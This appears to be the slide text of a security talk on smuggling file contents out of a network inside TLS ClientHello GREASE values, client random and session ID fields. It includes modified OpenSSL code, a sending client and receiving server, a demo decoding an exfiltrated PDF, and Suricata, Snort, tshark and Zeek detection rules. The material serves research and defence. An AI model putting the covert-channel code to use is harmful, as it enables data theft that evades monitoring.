To inject grease as 1st ciphersuite

ssl > statem > C statem_clnt.c > ssl_cipher_list_to_bytes(SSL *, STACK_OF(SSL_CIPHER)*, WPACKET *)

```
3753  int ssl_cipher_list_to_bytes(SSL *s, STACK_OF(SSL_CIPHER) *sk, WPACKET *pkt)
3793      //the following for writes ciphersuites to packet, so we add grease before
3794      uint16_t grease_cipher;
3795      unsigned char gc[2];
3796
3797      if (s->grease_enabled) {
3798          uint16_t grease_cipher = get_client_grease_value(s, SSL_GREASE_CIPHER);
3799          unsigned char gc[2];
3800          gc[0] = (grease_cipher >> 8) & 0xff;
3801          gc[1] = grease_cipher & 0xff;
3802          if (!WPACKET_memcpy(pkt, gc, 2)) {
3803              SSLfatal(s, SSL_AD_INTERNAL_ERROR,
3804                       SSL_F_SSL_CIPHER_LIST_TO_BYTES, ERR_R_INTERNAL_ERROR);
3805              return 0;
3806          }
3807          totlen += 2;
3808      }
3809
3810      for (i = 0; i < sk_SSL_CIPHER_num(sk) && totlen < maxlen; i++) {
```

s3_lib.c

To set the custom client random if flag set

ssl > C s3_lib.c > ssl_fill_hello_random(SSL *, int, unsigned char *, size_t, DOWNGRADE)

```
4570  /*
4571   * Fill a ClientRandom or ServerRandom field of length len. Returns <= 0 on
4572   * failure, 1 on success.
4573   */
4574  int ssl_fill_hello_random(SSL *s, int server, unsigned char *result, size_t len,
4575                            DOWNGRADE dgrd)
4576  {
4577      int send_time = 0, ret;
4578
4579      if (len < 4)
4580          return 0;
4581      //check if external client random is set
4582      if (!server && s->custom_client_random_set) {
4583          memcpy(result, s->custom_client_random, len);
4584          return 1;
4585      }
```

statem_clnt.c

Add external client session id

ssl > statem > C statem_clnt.c > tls_construct_client_hello(SSL *, WPACKET *)

```
1099  int tls_construct_client_hello(SSL *s, WPACKET *pkt)
1211              //add external client session_id
1212              if (s->ext.custom_session_id_set) {
1213                  if (s->ext.custom_session_id_len != sess_id_len) {
1214                      SSLfatal(s, SSL_AD_INTERNAL_ERROR,
1215                               SSL_F_TLS_CONSTRUCT_CLIENT_HELLO,
1216                               ERR_R_INTERNAL_ERROR);
1217                      return 0;
1218                  }
1219                  memcpy(s->tmp_session_id, s->ext.custom_session_id, sess_id_len);
1220              } else if (s->hello_retry_request == SSL_HRR_NONE
1221                      && RAND_bytes(s->tmp_session_id, sess_id_len) <= 0) {
1222                  SSLfatal(s, SSL_AD_INTERNAL_ERROR,
1223                           SSL_F_TLS_CONSTRUCT_CLIENT_HELLO,
1224                           ERR_R_INTERNAL_ERROR);
1225                  return 0;
1226              }
```

Windows TCP client

Read from file and add grease in ciphersuites & supported groups

```
42  int main(int argc, char *argv[]){
121   while (1) {
149     //create new ssl object to establish new handshake
150     SSL *ssl = SSL_new(ctx);
151     if (!ssl) {
152       printf("[-] SSL object creation failed\n");
153       ERR_print_errors_fp(stderr);
154       closesocket(sock);
155       SSL_CTX_free(ctx);
156       WSACleanup();
157       return 1;
158     }
159     SSL_set_grease_enabled(ssl, 1); //enable grease
160     SSL_set_fd(ssl, (int)sock); // set socket file descriptor
161
162     //read grease from file
163     DWORD bytegRead = 0;
164     if (read_g) {
165       result = ReadFile(hFile, &bytegrease, 1, &bytesRead, NULL);
166         bytegRead = bytesRead;
167         if (!result) {
168           printf("[-] ReadFile() failed for grease: %lu\n", GetLastError());
169           break;
170         }
171         if (bytegRead < 1) {
172           printf("[*] reached EOF while reading g\n");
173           break;
174         }
175     }
176
177     //store the character being sent, its high and low nibble
178     unsigned char highNibble = (bytegrease >> 4) & 0x0F;
179     unsigned char lowNibble = bytegrease & 0x0F;
180
181     //set grease crafted value for ciphersuite and supported_groups
182     uint16_t grease_cipher;
183     craft_grease_value(highNibble, &grease_cipher);
184     printf("[+] GREASE ciphersuite set to: 0x%04x\n", grease_cipher);
185     uint16_t grease_group;
186     craft_grease_value(lowNibble, &grease_group);
187     printf("[+] GREASE supported_groups set to: 0x%04x\n", grease_group);
```

Windows TCP client

Generate a random grease in supported versions

Set all grease values in ClientHello

```
42   int main(int argc, char *argv[]){
121    while (1) {
189      //shuffle GREASE values
190      uint16_t grease_pool[NUM_GREASE_VALUES];
191      memcpy(grease_pool, grease_values, sizeof(grease_values));
192      shuffle_grease(grease_pool, NUM_GREASE_VALUES);
193
194      //assign shuffled grease values only to supported_versions
195      uint16_t grease_version = grease_pool[0];
196      printf("[+] GREASE supported_versions set to: 0x%04x\n", grease_version);
197      //the grease values for group and cipher will be passed from file
198      //uint16_t grease_group = grease_pool[1];
199      //uint16_t grease_cipher = grease_pool[2];
200
201      //set grease values via the new openssl functions we created
202      SSL_set_grease_cipher(ssl, grease_cipher);
203      SSL_set_grease_group(ssl, grease_group);
204      SSL_set_grease_version(ssl, grease_version);
```

Windows TCP client

Read random from file
Set random in ClientHello

```
206   //CLIENT_RANDOM LOGIC
207   DWORD blockrRead = 0;
208   if (read_r) {
209     result = ReadFile(hFile, blockrandom, BLOCK_SIZE, &bytesRead, NULL);
210     DWORD blockrRead = bytesRead;
211     if (!result || blockrRead == 0) {
212       if (!result) {
213         printf("[-] ReadFile() failed while reading random: error code %lu\n", GetLastError());
214       } else {
215         printf("[-] reached EOF while reading r\n");
216       }
217       break;
218     }
219   }
220
221   if (!SSL_set_client_random(ssl, blockrandom, BLOCK_SIZE)) {
222     printf("[-] failed to set client_random\n");
223     ERR_print_errors_fp(stderr);
224     SSL_free(ssl);
225     closesocket(sock);
226     SSL_CTX_free(ctx);
227     WSACleanup();
228     return 1;
229   }
```

Windows TCP client

Read sid from file
Set sid in ClientHello

```
231   // SESSION_ID LOGIC
232   DWORD blocksRead = 0;
233   if (read_s) {
234     result = ReadFile(hFile, blocksessionid, BLOCK_SIZE, &bytesRead, NULL);
235     blocksRead = bytesRead;
236     if (!result || blocksRead == 0) {
237       if (!result) {
238         printf("[-] ReadFile() failed while reading session_id: error code %lu\n", GetLastError());
239       } else {
240         printf("[*] reached EOF while reading s\n");
241       }
242       break;
243     }
244   }
245
246   if (!SSL_set_client_hello_session_id(ssl, blocksessionid, BLOCK_SIZE)) {
247     printf("[-] failed to set custom client session ID\n");
248     ERR_print_errors_fp(stderr);
249     SSL_free(ssl);
250     closesocket(sock);
251     SSL_CTX_free(ctx);
252     WSACleanup();
253     return 1;
254   }
```


*nix TCP server

Write grease, random, sid
To new file

server.c > main()


```
 76  int main() {
134      while (1){
154          if (write(fd, &grease_ascii, 1) != 1) {
155              perror("[-] file writing grease error");
156              close(fd);
157              return 1;
158          }
159          // client_random
160          unsigned char client_random[SSL3_RANDOM_SIZE];
161          SSL_get_client_random(ssl, client_random, sizeof(client_random));
162
163          printf("[+] client_random (ASCII): ");
164          for (int i = 0; i < SSL3_RANDOM_SIZE; i++){
165              printf("%c", client_random[i]);
166              if (write(fd, &client_random[i], 1) != 1) {
167                  perror("[-] file writing client_random error");
168                  close(fd);
169                  return 1;
170              }
171          }
172          printf("\n");
173
174          // session_id
175          if (write(fd, &session_id_fixed, 32) != 32) {
176              perror("[-] file writing session_id error");
177              close(fd);
178              return 1;
179          }
```

DEMO: a clientHello Frankenstein story



detection

- TLS inspection devices
- TLS metadata monitoring



detection

TLS inspection devices = mitigation?

Intercept client sessions & initiate a new one with:

- No grease
- A random random
- A new session ID

No access to such devices, could not verify this in person

The Sorry State of TLS Security in Enterprise Interception Appliances
https://arxiv.org/abs/1809.08729

detection

4 no certificate validation at all
3 use pre-generated certificates
11 accept certificates signed w MD5

The Sorry State of TLS Security in Enterprise Interception Appliances
https://arxiv.org/abs/1809.08729

TABLE III
RESULTS FOR CERTIFICATE VALIDATION, PART I. ✓ MEANS A FAULTY CERTIFICATE IS ACCEPTED AND CONVERTED TO A VALID CERTIFICATE BY THE TLS PROXY; → MEANS A FAULTY CERTIFICATE IS ACCEPTED BY THE TLS PROXY BUT CAUGHT BY THE CLIENT BROWSER (FIREFOX); AND BLANK MEANS CERTIFICATE BLOCKED. ENDIAN* DOES NOT HAVE CERTIFICATE VALIDATION ENABLED BY DEFAULT.

	Self Signed	Signature Mismatch	Fake Geo-Trust	Wrong CN	Unkn-own Issuer	Non-CA Interm-ediate	X509v1 Interm-ediate	Invalid pathLen-Constraint	Bad Name Constraint Intermediate	Unknown Critical X509v3 Extension	Malformed Extension Values
Untangle				→					✓		✓
pfSense									✓		→
WebTitan	✓	✓	✓	→	✓	✓	✓	✓	✓	✓	→
Microsoft									✓		✓
UserGate	✓	✓	✓	→	✓	✓	✓	✓	✓	✓	→
Cisco				→					✓		
Sophos									✓		✓
TrendMicro									✓		✓
McAfee									✓	✓	✓
Cacheguard	✓								✓		→
OpenSense									✓		→
Comodo	→	✓	✓	→	✓	✓	✓	✓	✓	✓	→
Endian*									✓		→

TABLE IV
RESULTS FOR CERTIFICATE VALIDATION, PART II. FOR LEGEND, SEE TABLE III; N/A MEANS NOT TESTED AS THE APPLIANCE DISALLOWS ADDING THE CORRESPONDING FAULTY CA CERTIFICATE TO ITS TRUSTED STORE.

	Revoked	Expired Leaf	Expired Interm-ediate	Expired Root	Not Yet Valid Leaf	Not Yet Valid Interm-ediate	Not Yet Valid Root	Leaf keyUsage w/out Key Enciph-erment	Root keyUsage w/out KeyCert-Sign	Leaf extKey-Usage w/ clientAuth	Root extKey-Usage w/ Code Signing
Untangle	✓			✓			✓		✓		✓
pfSense	✓										✓
WebTitan	✓	→	✓	✓	→	✓	✓	→	✓	→	✓
Microsoft								✓			✓
UserGate	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Cisco		→	✓	N/A	→	✓	N/A		N/A		N/A
Sophos	✓										✓
TrendMicro	✓										✓
McAfee								✓		✓	✓
Cacheguard	✓										✓
OpenSense	✓										✓
Comodo	✓	→	✓	✓	→	✓	✓	→	✓	→	✓
Endian*	✓										✓

detection

What we know:
-not enabled by default
-needs certificates client-side to decrypt traffic
-compliance standards may prohibit inspection
-TCP vs HTTP
-open source?

-TLS inspection at network edges ≈ mitigation


"Every contact leaves a trace"
Locard’s principle of exchange

detection

TLS metadata visibility = detection?

- tshark
- suricata
- snort
- zeek

detection

tshark
-extract fields of interest from pcap
-attacker can place grease in any location
-do you just ban grease altogether?
-random & sid?

```
ndfir@ndfir-box:~/pcaps$ tshark -nnr bsides.pcapng -Y "tls.handshake.type == 1" -T fields -e frame.number
 -e ip.src -e ip.dst -e tls.handshake.ciphersuite -e tls.handshake.extensions.supported_version -e tls.ha
ndshake.extensions_supported_group -e tls.handshake.random -e tls.handshake.session_id | head
6       192.168.181.138 192.168.181.132 0x2a2a,0x1302,0x1303,0x1301,0xc02c,0xc030,0x009f,0xcca9,0xcca8,0x
ccaa,0xc02b,0xc02f,0x009e,0xc024,0xc028,0x006b,0xc023,0xc027,0x0067,0xc00a,0xc014,0x0039,0xc009,0xc013,0x
0033,0x009d,0x009c,0x003d,0x003c,0x0035,0x002f,0x00ff    0xaaaa,0x0304,0x0303,0x0302,0x0301      0x5a5a,0
x001d,0x0017,0x001e,0x0019,0x0018       5044462d312e370a25c3a4c3bcc3b6c39f0a322030206f626a0a3c3c2f4c656e
   677468203320302052 2f46696c7465722f466c6174654465636f64653e3e0a73
```

```
ndfir@ndfir-box:~/pcaps$ tshark -nnr bsides.pcapng -Y "tls.handshake.type == 1" -T fields -e tls.handshake.ciphersuite -e tls.handshake.extensions_
supported_group -e tls.handshake.random -e tls.handshake.session_id | awk -F'\t' '{split($1, ciphers, ","); split($2, groups, ","); print ciphers[1
], groups[1], $3, $4;}' | head
0x2a2a 0x5a5a 5044462d312e370a25c3a4c3bcc3b6c39f0a322030206f626a0a3c3c2f4c656e 6774682033203020522f46696c7465722f466c6174654465636f64653e3e0a73
0x7a7a 0x4a4a 7265616d0a789c3d8d310bc2301484f7fc8a9b1d5e5e9a36cf4029d854a14387 4ece52aa74a89250f1ef5bab381ddcddc7c764f052fa9096e97a1916d45d5011
0x0a0a 0xcaca 26cef670c6901703f1df4ca33aef7057c7f5a54fd3ed99c6b2d45d681b7055d5 4d503d2224a31c362741ee848cf71066727f3a6ebdfd587ecb4ad862430a0cb3
0xdada 0x2a2a ed2c681ee837518f377a2e25290a656e6473747265616d0a656e646f626a0a0a 332030206f626a0a3133380a656e646f626a0a0a372030206f626a0a3c3c2f54
0x7a7a 0x9a9a 70652f584f626a6563742f537562747970652f496d6167652f57696474682036 3233202f486569676874203933342f4269747350657243 6f6d706f6e656e74
0x2a2a 0x0a0a 38202f436f6c6f72537061636 52f4465766963655247422f46696c7465722f44 43544465636f64652f4c656e6774682031383234333e3e0a73747265616d0a
0xfafa 0xfafa d8ffe000104a4649460001010105f005f0000ffdb0043000201010101010201 0101020202020204030202020205040403040605060606050606060709080607
0x0a0a 0x9a9a 070606080b08090a0a0a0a0a06080b0c0b0a0c090a0a0affdb00430102020202 0202050303050a0706070a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a
0x0a0a 0xaaaa 0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0affc2001108 03a6026f03012200021101031101ffc4001d0000020105010100000000000000
0x0a0a 0x0a0a 0000000102030405060708 09ffc4001b0100020301010100000000000000000 0000010203040506 07ffda000c0301000210031000001f0c81d5e7a18c4c010
```

```
ndfir@ndfir-box:~/pcaps$ tshark -nnr bsides.pcapng -Y "tls.handshake.type == 1" -T fields
-e tls.handshake.ciphersuite -e tls.handshake.extensions_supported_group -e tls.handshake.
random -e tls.handshake.session_id | while IFS=$'\t' read -r cs sg rand sid; do cs_byte="$
{cs#0x}"; sg_byte="${sg#0x}"; hex="${cs_byte:0:1}${sg_byte:0:1}"; ascii_char=$(printf "\\x
$hex"); rand_ascii=$(echo "$rand" | xxd -r -p); sid_ascii=$(echo "$sid" | xxd -r -p); prin
tf "%s %s %s\n" "$ascii char" "$rand ascii" "$sid_ascii"; done | head
% PDF-1.7
%äüöß
2 0 obj
<</Len gth 3 0 R/Filter/FlateDecode>>
s
t ream
```

detection

suricata
-stats.log summary
-eve.json events
-rules don't allow tshark level flexibility
-only specific matching
-needs scripting

-or alert if over 100 CHs per second from the same ip
-avg. 180 but lab env
-known attacker port

```
alert tls any any -> any 8787 (msg: "Possible TLS exfil > 100 CHs/sec from same
IP"; flow:to_server,established; content:"|16 03|"; offset:0; depth:2; content:"
|01|"; offset:5; depth:1; threshold: type both, track by_src, count 100, seconds
 1; id:10000; rev:1;)
```

```
ndfir@ndfir-box:~/pcaps$ sudo suricata -r bsides.pcapng -c /etc/suricata/suricat
a.yaml -S /etc/suricata/local.rules -l suricata-output/
25/6/2025 -- 18:51:51 - <Notice> - This is Suricata version 5.0.3 RELEASE runnin
g in USER mode
25/6/2025 -- 18:51:51 - <Notice> - all 3 packet processing threads, 4 management
 threads initialized, engine started.
25/6/2025 -- 18:51:51 - <Notice> - Signal Received.  Stopping engine.
25/6/2025 -- 18:51:51 - <Notice> - Pcap-file module read 1 files, 38120 packets,
 10313874 bytes
```

```
ndfir@ndfir-box:~/pcaps$ cat suricata-output/fast.log | grep "exfil" | head
06/25/2025-09:49:52.101141  [**] [1:100000:1] Possible TLS exfil > 100 CHs/sec f
rom same IP [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.181.138:62
694 -> 192.168.181.132:8787
06/25/2025-09:49:52.108017  [**] [1:100000:1] Possible TLS exfil > 100 CHs/sec f
rom same IP [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.181.138:62
695 -> 192.168.181.132:8787
06/25/2025-09:49:52.123867  [**] [1:100000:1] Possible TLS exfil > 100 CHs/sec f
rom same IP [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.181.138:62
697 -> 192.168.181.132:8787
```

SURICATA

detection

snort
-can do pattern matching
-requires external scripting
-fed back into snort for alerts

-or alert if over 100 CHs per second from the same ip
-avg. 180 but lab env


```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> any 8787 (msg:"Possible TLS exfil (>100CH/sec) from the sam
e IP"; content:"|16 03|"; content:"|01|"; threshold:type both, track by_src, cou
nt 100, seconds 1; sid:100001; rev:1;)

~
"/etc/snort/rules/local.rules" 8L, 399B                       8,0-1         All
```

```
ndfir@ndfir-box:~/pcaps$ sudo snort -r bsides.pcapng -c /etc/snort/snort.conf -A
 console
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"

Commencing packet processing (pid=4962)
06/25-09:49:52.728831  [**] [1:100001:1] Possible TLS exfil (>100CH/sec) from th
e same IP [**] [Priority: 0] {TCP} 192.168.181.138:62779 -> 192.168.181.132:8787
06/25-09:49:53.724327  [**] [1:100001:1] Possible TLS exfil (>100CH/sec) from th
e same IP [**] [Priority: 0] {TCP} 192.168.181.138:62915 -> 192.168.181.132:8787
06/25-09:49:54.740419  [**] [1:100001:1] Possible TLS exfil (>100CH/sec) from th
e same IP [**] [Priority: 0] {TCP} 192.168.181.138:63053 -> 192.168.181.132:8787
06/25-09:49:55.752455  [**] [1:100001:1] Possible TLS exfil (>100CH/sec) from th
e same IP [**] [Priority: 0] {TCP} 192.168.181.138:63188 -> 192.168.181.132:8787
06/25-09:49:56.753106  [**] [1:100001:1] Possible TLS exfil (>100CH/sec) from th
e same IP [**] [Priority: 0] {TCP} 192.168.181.138:63321 -> 192.168.181.132:8787
```

detection

zeek

-ssl.log logs only the used ciphersuite and version (not the offerred)
-doesn't log group, random and sid
-custom zeek script to extract from pcap
-but cannot anticipate GREASE location


```
ndfir@ndfir-box:~/pcaps$ ls
bsides.pcapng
ndfir@ndfir-box:~/pcaps$ /usr/local/zeek/bin/zeek -Cr bsides.pcapng
ndfir@ndfir-box:~/pcaps$ ls
bsides.pcapng  conn.log  dns.log  files.log  http.log  packet_filter.log  pe.log  ssl.log
```


```
#separator \x09
#set_separator     ,
#empty_field       (empty)
#unset_field       -
#path              ssl
#open              2025-06-25-06-22-08
#fields            ts                  uid                 id.orig_h         id.orig_p         id.resp_h
#types             time                string              addr              port              addr
1750829045.215751  CAeWpX3FGuebE9aGQj  192.168.181.138     59781             192.168.181.132   8787
1750829045.225797  CrPeSe4k2j0LnJvaph  192.168.181.138     59782             192.168.181.132   8787
1750829045.234789  CbI5iqoA8h0hUWWzd   192.168.181.138     59783             192.168.181.132   8787
1750829045.243593  Cll4bn2ZzPIhma2pPa  192.168.181.138     59784             192.168.181.132   8787
1750829045.251846  CS00pG27XRRrbSUjTa  192.168.181.138     59785             192.168.181.132   8787
1750829045.264496  C1ErLOUV0Bxpac1hf   192.168.181.138     59786             192.168.181.132   8787
1750829045.274557  Cltt27ICQ7SxIdukk   192.168.181.138     59787             192.168.181.132   8787
1750829045.284089  COAbFM1kp7d76houSj   192.168.181.138     59788             192.168.181.132   8787
1750829045.296103  C04ADC4pHIqHYbkgih  192.168.181.138     59789             192.168.181.132   8787
1750829045.305484  Cwa6OS1eK34cJNoGCf  192.168.181.138     59790             192.168.181.132   8787
1750829045.316081  CWyWtwsPwVhnfibmd   192.168.181.138     59791             192.168.181.132   8787
1750829045.324602  CmWYKK1P4tTPCAZqI2  192.168.181.138     59792             192.168.181.132   8787
1750829045.333550  CLt4UE2aWlh1Z0Zoyl  192.168.181.138     59793             192.168.181.132   8787
1750829045.344004  CJfeRB4c3oXWH70ghe  192.168.181.138     59794             192.168.181.132   8787
```

id.resp_p	version	cipher
port	string	string
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	
TLSv13	TLS_AES_256_GCM_SHA384	

summary

Should anyone be worried?

If your company is targeted by industrial/defense espionage, maybe :)



summary

Should anyone be worried?

If your company is targeted for industrial/defense espionage, maybe :)

Most cases, unlikely.

→monitor traffic
→baseline
→network threat hunting

Thank you for your time!

Q&A